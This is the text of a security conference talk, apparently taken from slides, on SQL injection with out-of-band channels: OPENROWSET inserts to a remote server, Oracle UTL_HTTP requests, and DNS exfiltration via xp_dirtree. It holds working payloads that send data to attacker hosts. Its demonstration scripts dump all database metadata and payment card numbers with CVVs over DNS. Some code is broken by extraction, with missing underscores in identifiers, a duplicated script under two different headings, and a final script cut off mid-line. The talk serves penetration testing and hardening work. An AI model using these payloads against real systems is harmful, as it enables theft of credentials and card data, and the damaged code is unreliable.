

SQL – Injection & OOB – channels

Patrik Karlsson, Inspect it

For an updated version of this presentation check
<http://www.inspectit.se/dc15.html>

Inspect it

Introduction

- Who am I
 - Patrik Karlsson
 - Information Security Consultant
 - Owner of Inspect it
 - Founder of cquire.net



Introduction

- What do I do?
 - Penetration testing
 - Application Security Reviews
 - Source code reviews
 - General information security audits



Introduction

- What am I presenting?
 - A speech on SQL-injection with focus on out-of-band channeling
 - A number of examples using this technique
- Why?
 - Because we're still seeing a lot of vulnerable applications ...
 - Tunneling data is fun?



Introduction

- What am I not presenting?
 - The basics of SQL injection
 - An arsenal of tools for automatic scanning/hacking web applications
 - The silver bullet solution to all SQL – injection problems



A **very** brief recap SQL - injection

Inspect it

What is SQL – injection

- **High risk** security vulnerability
- The ability to inject arbitrary SQL code through poorly validated application parameters
- Occurs due to inadequate **design** and **input validation** controls
- Depending on privileges/patch-levels consequences may range from troublesome to devastating
- **All** source code variables containing data provided by the user could be vulnerable
 - Forms, URL-parameters, cookies, referrer, user-agent ...



SQL – injection exemplified

- A classic example

```
sql = "SELECT usr_id FROM tbl_users  
WHERE usr_name = \" + sUser + \" AND  
usr_pass=\" + sPass + \"\""
```

- What if the user supplies the following password ` OR 1=1 --



SQL - injection & OOB channels

Inspect it

OOB – channels introduction

- Relies on “traditional” SQL-injection weaknesses for exploitation
- Contrary to in-band injection it uses an alternative channel to return data
- This channel can take many different forms: *timing, http, DNS*
- Several different approaches exist which depend on the backend DB



OOB – channels introduction

- Exploitation using OOB-channels becomes interesting when
 - detailed error messages are disabled
 - control is gained “**late**” in a query
 - able to inject a second query (**batching**)
 - results are being limited/filtered
 - outbound firewall rules are lax
 - reducing the number of queries is important
 - **blind SQL injection looks like the only option**



OOB – channels introduction

- In order to illustrate where OOB-channeling can be useful
 - Consider enumerating information from the following vulnerable code (x marks user input)

```
SELECT topic FROM news ORDER BY x
EXEC sp_logon @name='admin', @pass='x'
SELECT TOP 1 id FROM t WHERE name='x'
```



OOB – channels introduction

- Depending on a number of factors a channel can be more or less suitable
- Three approaches will be discussed along with their respective limitations
 - Channeling data using **OPENROWSET**
 - Channeling data using **UTL_HTTP**
 - Channeling data over **DNS**





OPENROWSET

Inspect it

OPENROWSET – introduction

- Available in Microsoft SQL Server
- Allows information to be retrieved from alternate data provider
- Can be used together with UNION in order to merge with existing dataset
- Disabled by default in MSSQL 2005



OPENROWSET – syntax

OPENROWSET

```
( { 'provider_name' , { 'datasource' ; 'user_id' ; 'password'  
    | 'provider_string' }  
    , { [ catalog. ] [ schema. ] object  
    | 'query'  
    }  
    | BULK 'data_file' ,  
      { FORMATFILE = 'format_file_path'  
[ <bulk_options>]  
    | SINGLE_BLOB | SINGLE_CLOB | SINGLE_NCLOB }  
  } )
```




OPENROWSET – example

- Classic example enumerating data from “neighbor” database

```
... UNION ALL SELECT a.* FROM  
OPENROWSET('SQLOLEDB',  
'uid=sa;pwd=;Network=DBMSSOCN;  
Address=10.10.10.10;timeout=1',  
'SELECT user, pass FROM users')  
AS a--
```



OPENROWSET – illustration



OPENROWSET

- So how is this relevant in regards to OOB-channels?
 - OPENROWSET can be reversed in order to INSERT data into a data source
 - This would allow us to fetch data from one source and insert it to another
 - The destination DB could be any host reachable from the source
 - Allows for information enumeration through “**batching**” statements




OPENROWSET – example

```
SELECT usr_id FROM tbl_users
WHERE usr_name = 'patrik' AND
usr_pass='secret';INSERT INTO
OPENROWSET ('SQLOLEDB',
'uid=haxxor;pwd=31337;
Network=DBMSSOCN;
Address=th3.h4xx0r.c0m,443;
timeout=5', 'SELECT * FROM users')
SELECT * from users --
```



OPENROWSET – illustration



OPENROWSET – considerations

- Obstacles

- Destination DB needs to be reachable from source DB
- Source and destination tables need to be identical

- Solutions

- HTTP(S), FTP are ports which tend to be available for outgoing connections
- SYSOBJECTS and SYSCOLUMNS contain everything we would ever wish for :)



OPENROWSET – summary

- OPENROWSET as OOB – channel
 - There are still quite a few < 2005 DB's out there
 - Many databases are still left unhardened
 - Firewalls tend to be less strict outbound
- Limitations
 - Limited to Microsoft SQL Server
 - Disabled by default in MS SQL 2005
 - Hardening guides suggest disabling
 - Requires a direct outbound connection to the attackers DB
 - By default, in SQL Server SP3 or later, users need to be members of the **sysadmin** role



Oracle - UTL_HTTP

Inspect it

UTL_HTTP – introduction

- UTL_HTTP allows for web pages to be downloaded through SQL queries
- The following query returns 2000 bytes from the Oracle web page
 - `SELECT utl_http.request('http://www.oracle.com/') FROM dual`
- Possible to exploit as an OOB channel by dynamically building the URL
- Retrieved data can be seen in web server log files




UTL_HTTP - example

- Example of “late” exploitation

```
SELECT topic FROM news
ORDER BY (select
utl_http.request('http://www.cq
ure.net/INJ/'||(select uname ||
'_' || upass from tbl_logins
where rownum<2)||') from dual)
```



UTL_HTTP - illustration



UTL_HTTP – logfile sample

```
"GET /inj/ADMIN_NIMDA HTTP/1.1" 200
"GET /inj/USER_SECRET HTTP/1.1" 200
"GET /inj/PETER_MARY1 HTTP/1.1" 200
"GET /inj/FRED_JANE99 HTTP/1.1" 200
"GET /inj/HENRY_CARS1 HTTP/1.1" 200
"GET /inj/MARY_PETER2 HTTP/1.1" 200
"GET /inj/JANE_FLOWER HTTP/1.1" 200
```



UTL_HTTP – summary

- UTL_HTTP as OOB – channel
 - Many databases are still left unhardened
 - Firewalls tend to be less strict outbound
- Limitations
 - Limited to Oracle RDBMS
 - Hardening guides suggest disabling
 - Requires a direct outgoing connection to the attackers webserver



30





DNS as OOB – channel

Inspect it

DNS

- DNS is a hierarchical protocol
- Let's assume we manage the DNS server for the zone **cqure.net**
- If someone at Corporation X looks up a host in our domain eg. **www.cqure.net** a query will find its way to us
- This would allow us to monitor queries for sub-domains or hosts in this domain




Why is DNS interesting?

- Even when DB's have been hardened and restricted from communicating with the Internet they often do DNS
- Most internal DNS servers are allowed to forward their queries
- Most hardening guides fail to mention a number of functions that can be used to initiate DNS queries
- This provides us with an **indirect** channel to a DNS server of our choice
- If we could trigger DNS resolution we could ask for hosts in our zone



DNS as OOB – channel



DNS as OOB – channel

- Microsoft SQL Server and Oracle have stored procedures and functions that directly or indirectly do DNS-resolution
- Some of these functions are executable by the “public” user
- Some of them are not mentioned in hardening guides



DNS as OOB – channel

- Microsoft SQL Server
 - A number of stored procedures accept UNC pathnames
 - Pointing a UNC path to a **fqdn** results in DNS resolution
 - This can be used to channel database information to an attacker
 - Example of stored procedures
 - **xp_dirtree, xp_fileexists, xp_getfiledetails, sp_add_jobstep,**
 - **BACKUP DATABASE** could also be used ...



DNS as OOB – channel

- Oracle database server
 - Oracle provides the package UTL_INADDR which does direct name resolution
 - UTL_HTTP or UTL_TCP can be used even if outbound communication is restricted
- Other databases?
 - Yes probably



DNS as OOB – channel

- When extracting information using DNS the host name holds our data
- This means that our hostname has to be built dynamically using table data
- This can be achieved by using one or more variables and database cursors
- Once the hostname is complete **xp_dirtree** is issued to send our data



Retrieving the db-user name

```
DECLARE @s varchar(1024);  
SET @s = 'master..xp_dirtree '\\\'+  
user_name() + '.inj.cqure.net\x''';  
exec (@s)
```



Retrieving the server name

```
DECLARE @s varchar(1024);  
SET @s = 'master..xp_dirtree '\\\ ' +  
CONVERT (varchar,  
SERVERPROPERTY ('ServerName')) +  
' .inj.cqure.net\x''';  
exec (@s)
```



DNS as OOB – challenges

- Challenges

- DNS records are cached (this is true for non-existent records as well)
- Length restrictions of **FQDN** and **labels**
- Some characters require conversion

- Solutions

- Resolve using low or zero TTL
- Add a unique value to all data retrieved
- Truncate/split values exceeding length
- Convert characters prior to resolution



Handling caching

- Caching can be handled by always resolving to an address using a low or zero TTL
- Adding a unique piece of information before the data also defeats caching
- MSSQL provides the CHECKSUM function
 - “CHECKSUM computes a hash value, called the checksum, over its list of arguments.”
 - We feed the CHECKSUM function with the current time stamp (current_timestamp)
- The end result will look similar to
 - 14889601-*tabledata.zone.suffix*



Handling caching - sample

```
DECLARE @s varchar(1024);  
SET @s = 'master..xp_dirtree '\\ +  
convert(varchar,  
checksum(current_timestamp)) + '-' +  
user_name() + '.inj.cqure.net\x''';  
exec (@s)
```



Handling length limitations

- The following length restrictions exist according to RFC 1035
 - Labels must be 63 characters or less
 - FQDN must be 255 characters or less
- We need to slice and dice our data in order to fit these restrictions
- The goal is to split a string and send it over several consecutive DNS requests



Handling length limitations

- The proposed layout is as follows
 $0x\langle data \rangle - \langle id \rangle - \langle part \rangle _ \langle maxparts \rangle$
 - *data* - is our dot delimited data
 - *id* - is an identification for our data
 - *part* - is the actual part number
 - *maxparts* is the total parts to expect



Handling length limitations

- By converting our data to hex we need not to worry about any odd characters
- This can be achieved by
 - First converting the data to binary
 - Then using *fn_varbintohexstr*
- The hex string then needs to be divided into adequate pieces
- Splitting is done using the **SUBSTRING** function



Handling length limitations

- We first split the data to blocks of suitable **FQDN** lengths
- Each block is then divided once more into appropriate **label** blocks
- The ID- and PART-information is tagged to the end of the resulting data
- Finally it's sent using *xp_dirtree* or equivalent



Handling length limitations

- The receiving part (dns-server) reverses the process and prints the data
- Using this strategy we need only to inject once to retrieve all table data
- The injected script does all the work of extracting, packaging and sending data
- Only the size of the variable receiving our injected data is the limit



The background is a dark blue image of a gear. Three white circles are positioned on the teeth of the gear, arranged in a vertical line on the right side of the frame. The word "Demonstration" is written in white, sans-serif font on the left side of the image.

Demonstration

Inspect it

Enumerating the db-user

```
CREATE TABLE #dbs( dbname sysname, dbsize nvarchar(13) null, owner sysname, dbid
smallint, created nvarchar(11), dbdesc nvarchar(600) null, cmptlevel tinyint );
INSERT INTO #dbs EXEC sp_helpdb; CREATE TABLE #metadata( dbname varchar(255),
tblname varchar(255), colname varchar(255), typename varchar(255), typelen int)
DECLARE @dbname varchar(255) DECLARE _dbs CURSOR LOCAL FORWARD ONLY READ ONLY FOR
SELECT dbname FROM #dbs WHERE dbname<>'master' AND dbname<>'tempdb' AND
dbname<>'msdb' OPEN _dbs FETCH NEXT FROM _dbs INTO @dbname WHILE @@FETCH STATUS = 0
BEGIN DECLARE @tblname varchar(255) DECLARE @sql varchar(255) SELECT @sql = 'USE ' +
@dbname + '; INSERT INTO #metadata SELECT '' + @dbname + '', so.name, sc.name,
st.name, sc.length FROM sysobjects so, syscolumns sc, systypes st WHERE so.id =
sc.id AND sc.xtype = st.xtype AND so.xtype='U' EXEC(@sql) FETCH NEXT FROM _dbs
INTO @dbname END DECLARE @str varchar(8000) DECLARE @chunk varchar(80) DECLARE @file
varchar(300) DECLARE @partno int DECLARE @offset int DECLARE @chunksize int DECLARE
@temp varchar(1000) DECLARE @total int DECLARE @chunkid varchar(100) DECLARE
@dicesize int DECLARE _descs CURSOR LOCAL FORWARD ONLY READ ONLY FOR SELECT
CONVERT(char(20),dbname) + CONVERT(char(20),tblname) + CONVERT(char(20), colname) +
CONVERT(char(20), typename) + CONVERT(varchar, typelen)+CHAR(10) FROM #metadata OPEN
_descs FETCH NEXT FROM _descs INTO @str WHILE @@FETCH STATUS = 0 BEGIN SET @partno =
0 SET @chunksize = 40 SET @offset = 0 SET @dicesize = 20 SET @total = LEN(@str) /
@chunksize IF ( @total % @chunksize > 0 ) SET @total = @total + 1 SET @chunkid =
CONVERT( varchar, CHECKSUM(current timestamp) ) WHILE (LEN(@str)>1) BEGIN SET @chunk
= SUBSTRING(@str, 1, @chunksize) SET @str = SUBSTRING(@str, @chunksize + 1, 8000 )
SET @file = master.dbo.fn_varbintohexstr(CONVERT(varbinary(100), @chunk )) SET
@offset = 0 SET @temp = '' WHILE( 1=1 ) BEGIN SET @temp = @temp + SUBSTRING( @file,
@offset + 1, @dicesize ) SET @offset = @offset + @dicesize IF ( @offset > len(@file)
) BREAK SET @temp = @temp + '.' END SET @file = 'exec master..xp_dirtree '\\\ ' +
CONVERT(varchar, checksum(current timestamp) ) + '-' + @temp + '-' + @chunkid + '-'
+ convert(varchar, @partno) + '-' + convert(varchar,@total) + '.inj.cqure.net\x'
EXEC(@file) SET @partno=@partno + 1 END FETCH NEXT FROM _descs INTO @str END DROP
TABLE #metadata DROP TABLE #dbs
```

Enumerating metadata

```
CREATE TABLE #dbs( dbname sysname, dbsize nvarchar(13) null, owner sysname, dbid
smallint, created nvarchar(11), dbdesc nvarchar(600) null, cmptlevel tinyint );
INSERT INTO #dbs EXEC sp_helpdb; CREATE TABLE #metadata( dbname varchar(255),
tblname varchar(255), colname varchar(255), typename varchar(255), typelen int)
DECLARE @dbname varchar(255) DECLARE _dbs CURSOR LOCAL FORWARD ONLY READ ONLY FOR
SELECT dbname FROM #dbs WHERE dbname<>'master' AND dbname<>'tempdb' AND
dbname<>'msdb' OPEN _dbs FETCH NEXT FROM _dbs INTO @dbname WHILE @@FETCH STATUS = 0
BEGIN DECLARE @tblname varchar(255) DECLARE @sql varchar(255) SELECT @sql = 'USE ' +
@dbname + '; INSERT INTO #metadata SELECT '' + @dbname + '', so.name, sc.name,
st.name, sc.length FROM sysobjects so, syscolumns sc, systypes st WHERE so.id =
sc.id AND sc.xtype = st.xtype AND so.xtype='U' EXEC(@sql) FETCH NEXT FROM _dbs
INTO @dbname END DECLARE @str varchar(8000) DECLARE @chunk varchar(80) DECLARE @file
varchar(300) DECLARE @partno int DECLARE @offset int DECLARE @chunksize int DECLARE
@temp varchar(1000) DECLARE @total int DECLARE @chunkid varchar(100) DECLARE
@dicesize int DECLARE _descs CURSOR LOCAL FORWARD ONLY READ ONLY FOR SELECT
CONVERT(char(20),dbname) + CONVERT(char(20),tblname) + CONVERT(char(20), colname) +
CONVERT(char(20), typename) + CONVERT(varchar, typelen)+CHAR(10) FROM #metadata OPEN
_descs FETCH NEXT FROM _descs INTO @str WHILE @@FETCH STATUS = 0 BEGIN SET @partno =
0 SET @chunksize = 40 SET @offset = 0 SET @dicesize = 20 SET @total = LEN(@str) /
@chunksize IF ( @total % @chunksize > 0 ) SET @total = @total + 1 SET @chunkid =
CONVERT( varchar, CHECKSUM(current timestamp) ) WHILE (LEN(@str)>1) BEGIN SET @chunk
= SUBSTRING(@str, 1, @chunksize) SET @str = SUBSTRING(@str, @chunksize + 1, 8000 )
SET @file = master.dbo.fn_varbintohexstr(CONVERT(varbinary(100), @chunk )) SET
@offset = 0 SET @temp = '' WHILE( 1=1 ) BEGIN SET @temp = @temp + SUBSTRING( @file,
@offset + 1, @dicesize ) SET @offset = @offset + @dicesize IF ( @offset > len(@file)
) BREAK SET @temp = @temp + '.' END SET @file = 'exec master..xp_dirtree '\\\ ' +
CONVERT(varchar, checksum(current timestamp) ) + '-' + @temp + '-' + @chunkid + '-'
+ convert(varchar, @partno) + '-' + convert(varchar,@total) + '.inj.cqure.net\x'
EXEC(@file) SET @partno=@partno + 1 END FETCH NEXT FROM _descs INTO @str END DROP
TABLE #metadata DROP TABLE #dbs
```

Enumerating table data

```
DECLARE @str varchar(8000) DECLARE @chunk varchar(80) DECLARE
@file varchar(300) DECLARE @partno int DECLARE @offset int
DECLARE @chunksize int DECLARE @temp varchar(1000) DECLARE
@total int DECLARE @chunkid varchar(100) DECLARE @dicesize int
DECLARE _descs CURSOR LOCAL FORWARD ONLY READ ONLY FOR SELECT
convert(char(30),cardholder) + convert(char(15),cardtype) +
convert(char(20),cardno) + cvv + CHAR(10) FROM payments OPEN
_descs FETCH NEXT FROM _descs INTO @str WHILE @@FETCH_STATUS =
0 BEGIN SET @partno = 0 SET @chunksize = 40 SET @offset = 0 SET
@dicesize = 20 SET @total = LEN(@str) / @chunksize IF ( @total %
@chunksize > 0 ) SET @total = @total + 1 SET @chunkid =
CONVERT( varchar, CHECKSUM(current_timestamp) ) WHILE
(LEN(@str)>1) BEGIN SET @chunk = SUBSTRING(@str, 1, @chunksize)
SET @str = SUBSTRING(@str, @chunksize + 1, 8000 ) SET @file =
master.dbo.fn_varbintohexstr(CONVERT(varbinary(100), @chunk )
SET @offset = 0 SET @temp = ' ' WHILE( 1=1 ) BEGIN SET @temp =
@temp + SUBSTRING( @file, @offset + 1, @dicesize ) SET @offset
= @offset + @dicesize IF ( @offset > len(@file) ) BREAK SET
@temp = @temp + '.' END SET @file = 'exec master..xp_dirtree
'\\" + CONVERT(varchar, checksum(current_timestamp) ) + '-' +
